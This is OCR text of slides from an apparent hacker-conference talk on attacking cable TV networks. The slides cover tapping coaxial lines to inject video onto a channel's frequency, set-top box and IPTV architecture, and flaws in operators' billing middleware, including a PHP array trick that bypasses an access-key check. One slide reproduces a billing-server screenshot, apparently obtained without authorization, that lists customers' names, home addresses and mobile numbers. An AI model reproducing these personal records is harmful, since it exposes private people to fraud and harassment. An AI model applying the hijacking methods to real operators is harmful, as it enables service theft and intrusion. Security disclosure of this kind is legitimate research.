
Total: 80 usd

Our Garage

Local cable operator

- Fiber optic is fast and reliable but expensive.
- Doing a Man-In-Middle on Fiber optic is expensive [atleast for us].
- Local cable admins convert optic input to co-axial.
- Coaxial cable could be easily tapped.


Device:~ optical to coaxial



Optic IN

Coaxial out

MITM:~ Tap and inject signals



The Process:~ For example

- NDTV would be in frequency A and Times Now on frequency B.
- Both these frequency signals are sent over coaxial cable.
- TV knows how to decode each frequencies.
- So channel no 1 would be pre-set to display HBO[Frequency A] and channel no 2 would be set to display “Star Movies” [Frequency B].
- As a hacker if I need to replace channels, one possibility is to do a man in the middle attack and modulate my videos with Star Movies frequency.

MITM demo

All Demo Videos Goes here:

http://www.garage4hackers.com/entry.php?b=2830

Avoiding Collision

- Let us shut down the original signal source.
- Shutting down the entire signal source will stop all the channels.
- Signal cutter to the rescue – Block NDTV Only.
- Introduce our Video in NDTV Frequency

Demo

All Demo Videos Goes here:

http://www.garage4hackers.com/entry.php?b=2830

Digital TV Introduction

- In December 2011, the Lok Sabha passed Cable Television Networks (Regulation) Amendment Bill.
- In the Act the addressable system may only transmit encrypted signals.
- So with this Act it is mandatory to install set-top boxes on every house for decoding the transmitted signals.

Digital TV Introduction

- Cable TV & Customers Upgrade to DVBC or IP network which can now transmit encrypted signals.
- DVBC standard [Conditional Access] is an access control mechanism.
- IPTV Networks are traditional TCP/IP Stack.
- Now Signals are encrypted or scrambled before sent on wire.
- A set-top box device is needed to de-scramble the output
- STB decodes the scrambled input and produces the TV out.

STB :~ Set-Top Box

- Does QAM demodulation .
- DVB-C type set top boxes work on co-axial cable.
- IPTV set-top boxes need IPTV networks.
- IPTV boxes allows internet connectivity .
- Each STB has a unique identity either using MAC address or using a smart card.

STB Unique Identity

All Demo Videos Goes here:

http://www.garage4hackers.com/
entry.php?b=2830

DVB-C Set-top box

- Works on Digital Video Broadcasting standard, the same standard is used for satellite broadcasting.
- Works based on [64,128, 256 QAM] modulation, a combination of amplitude and phase modulation.
- DVB-C is used for broadcasting Audio, Video signals.

Source: Understanding Digital Television: An Introduction to DVB Systems with

IPTV

- IP Set-Top Boxes enable Video Services connected through IP network.
- Protocols like http, rtsp , igmp are used in streaming the video.
- IPTV can carry Audio, video and data over the wire aka [Triple play].
- Internet Access is possible using IPTV.

Digital Cable Overall

- Satellite Content
- IRD decoders
- DRM Server

← Source [Head End].


- Middleware Servers
  - Video on Demand Server
  - Billing Server
- Triple Play Convergence
  - Switch
  - QAM Modulator
- Network Infrastructure
  - Micro PoP
  - Access Switch

← Management Network or Middlewares.


- Customer Premise Equipment
  - Set Top Box

← Home Network

Digital Cable Network :~



Attacking Digital Network



Broadcast Center (uplink)

Decoder Unit

Digital Signal

Management Network

Hacker Zone

Scrambled Signal on Optical Fiber

Local Cable TV Operator

Coaxial Cables

Home TV Set-Top Box

Hacker Zone

Attack Vectors

Management Network

- Billing Server [Web Application Bug]

Attacking Set-Top boxes

- Firmware Attack [Application Bug]
- Protocol Attacks [Protocol Implementation Bug]


Management Server [Middleware]

- Provides Billing and Customer Service.
- Attacks on Middleware are possible in both DVB-C and IPTV networks

Locating the Mother Program

- Network fingerprinting –Find IPTV Management service.
- Some are Internet facing !!

Middleware Billing Server Hijack



Pages: 1 2 3 >

Operations	CHIP ID	VC Number/UA Number	Is Active	Activated Date	Is Assigned	Assigned Date	Customer Name	CRF Number	Father Name	Installation Address	Mobile	CAS
⊙ ↻ ✎ {}	000548524283	02106219806	YES	2013-08-31	YES	2013-08-31	DAISY JOHN	K03800101D7		KOTTARATHIL PARUTHALAVILA KALLUMALA	919961197987	CONAX
{}	000548524707	02106219804	NO		NO							CONAX
{}	000548736466	02106219807	NO		NO							CONAX
⊙ ↻ ✎ {}	000548757322	02106219808	YES	2013-08-31	YES	2013-08-31	LALITHAMMA	K03800101D8		SUKUMARAPURAM AKKANATTUKARA	919947750837	CONAX
⊙ ↻ ✎	V19EM1112EM009030	97161112AD9257	YES	2013-07-31	YES	2013-07-31	REGUNATHAPILLAI	K03800100072		THRIVENI	919567386745	LogicEastern
⊙ ↻ ✎	V19EM1112UT011069	97261112AD1099	YES	2013-07-31	YES	2013-07-31	JOHN	K03800100071		SATHEESH BHAVANAM	919746417227	LogicEastern
⊙ ↻ ✎	V19EM1112EM008929	97161112AD9223	YES	2013-07-31	YES	2013-07-31	SASIDARA KURUP	K03800100070		SASIBHAVANAM	919746417226	LogicEastern
⊙ ↻ ✎							MUKUNDANKUTTI					

Please don’t ask how ☺


Bug 1:~ STB Hijack

- Application allows one operator to transfer STB to another operator.
- This option lists all Existing operators.
- Transfer option based on an Access Key.
- The Access key implementation was flawed.

Spot the Bug

Old bug PHP < 5.3.* : Passing an array will bypass the check.

